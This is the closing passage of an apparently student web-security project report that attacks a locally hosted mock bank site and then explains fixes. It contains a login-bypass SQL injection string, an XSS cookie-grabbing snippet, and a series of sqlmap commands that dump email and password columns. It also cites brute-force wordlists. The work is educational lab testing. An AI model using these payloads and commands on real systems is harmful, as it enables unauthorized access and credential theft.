


Fig: Triggering alerts

- Alerts are given whenever the tool detects brute force attempt, from the logs




Fig: Alerts after detection of brute force attack

7.3. SQL Injection

Attack


1) Manual Attack –

As we know the sql query used to verify credentials is


```
"SELECT * FROM employees WHERE emailid = '" . $email. "' and password = '" . $pas
sword . "'"
```

to bypass login without credentials we can enter admin'or'1'='1. It will add an or at email and password, and will always return a true

Entering this as credentials -



CREDIT
25 th Street Avenue, Karachi, PAK
info@credit.com
Home
About Us
Contact
111 111 CREDIT
Admin Log in
EMAIL:
admin'or'1'='1
PASSWORD:
login
LOGIN AS CUSTOMER LOGIN

Logged in –



CREDIT
25 th Street Avenue, Karachi, PAK
info@credit.com
Log Out
Admin DashBoard
Welcome,
Add Account
Delete Account
Grant Loan
View Accounts

2) SQL Injection through SQL Map

1) Download the SQLMAP, and run it in command prompt
2) Run the target website, and the vulnerable website on the same server
3) Copy the URL from the vulnerable website, and get the cookie from running <script>alert(document.cookie);</script>
4) Run the following command in SQLMap with the url and cookie of the vulnerable website –
5) This command will give the available databases on the server –
   python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" –dbs




6) This command will give a list of all the tables in the Target website Database –
   python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank –tables



7) This command will give a list of all the columns in the employee table –


python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank -T employees –columns



8) This will give us the data in the emailed column –
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid –dump

9) This will give us the data from the password column of the DB –

python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C password –dump



10) Now we have the login credential, and we can log into any users account easily

Security

Manual SQL Injection

While getting the form instead of directly saving the string entered by user, we can remove all the special symbols such as qoutes, comma from it, and hence making it impossible to change in the sql query.

We change the code from -

```
$email = $_POST['email'];
$password = $_POST['password'];
```

To –

```
$email = mysqli_real_escape_string($con, $_POST['email']);
$password = mysqli_real_escape_string($con, $_POST['password']);
```

The function mysqli_real_escape_string, removes any special symbol from the string entered.

SQL Injection through SQL Map

As we are doing the attack through another low security website, we need to make our servers secure and make sure that, no low security website is being hosted on our server. Otherwise our Database of all the secure websites will be vulnerable

8. CONCLUSION

Through this project, we learnt about various types of vulnerabilities that are often present on websites, identifying them and learning how they can be exploited. With all the advanced methods involved in today's online scams, it's almost surprising to learn that one of the most common and successful has a distinctly human element to it. Avoiding such attacks can simply be a matter of changing your online habits, like using stronger passwords and not reusing them, or updating easy-to-guess URLs.

Upon performing those attacks on a locally hosted website ourselves, we learnt what exactly could be the possible outputs in case an attacker decides to exploit those vulnerabilities on our website. We also learnt about the how we can detect these attacks, and how to provide incident response (IR) or security to the organisation using various tools.

By doing this project we hope to have created an awareness about the possible vulnerabilities that may or may not be present in the websites we create and how they might be exploited so as to ensure that people take more precautions to avoid it.

9. REFERENCES

[1] “Application Vulnerabilities Trends Report: 2014,” Cenzic Inc., Campbell, CA, 2014.

[2] Kaspersky Lab Global Research and Analysis Team, “Kaspersky Security Bulletin 2013,” Kaspersky Lab, Moscow, Russian Federation, 2013.
[3] G. C. Wilshusen, “Information Security” Agencies Report Progress, but Sensitive Data Remain at Risk, United States Government Accountability Office, 2007, pp. GAO-07-935T.

[4] K. S. Alghathbar, M. Mahmud and H. Ullah “Most known vulnerabilities in Saudi Arabian web servers,” in Internet, 2008. ICI 2008. 4th IEEE/IFIP, Tashkent, 2008 © IEEE. doi: 10.1109/CANET.2008.4655317.

[5] J. J. Zhao and S. Y. Zhao, “Opportunities and threats: A security assessment of state e-government websites,” in Government Information Quarterly 27, 2010, pp. 49–56.

[6] H. Shahriar and M. Zulkernine, “Trustworthiness testing of phishing websites: A behavior model based approach,” in Future Generation Computer Systems 28, 2012, pp. 1258–1271.

[7] Dataset for usernames list: https://raw.githubusercontent.com/duyet/bruteforce-database/master/usernames.txt

[8] Dataset for passwords list: https://raw.githubusercontent.com/duyet/bruteforce-database/master/1000000-password-seclists.txt

[9] Dataset for payloads.txt for XSS attack: https://github.com/payloadbox/xss-payload-list

[10] Link for Burp Suite download: https://portswigger.net/burp

[11] Link for SQL map download: http://sqlmap.org/

[12] Link for Hydra download: https://softradar.com/thc-hydra/

[13] Link for Xampp download: https://www.apachefriends.org/download.html

[14] Link for Mozilla Firefox: https://www.mozilla.org/en-US/firefox/windows/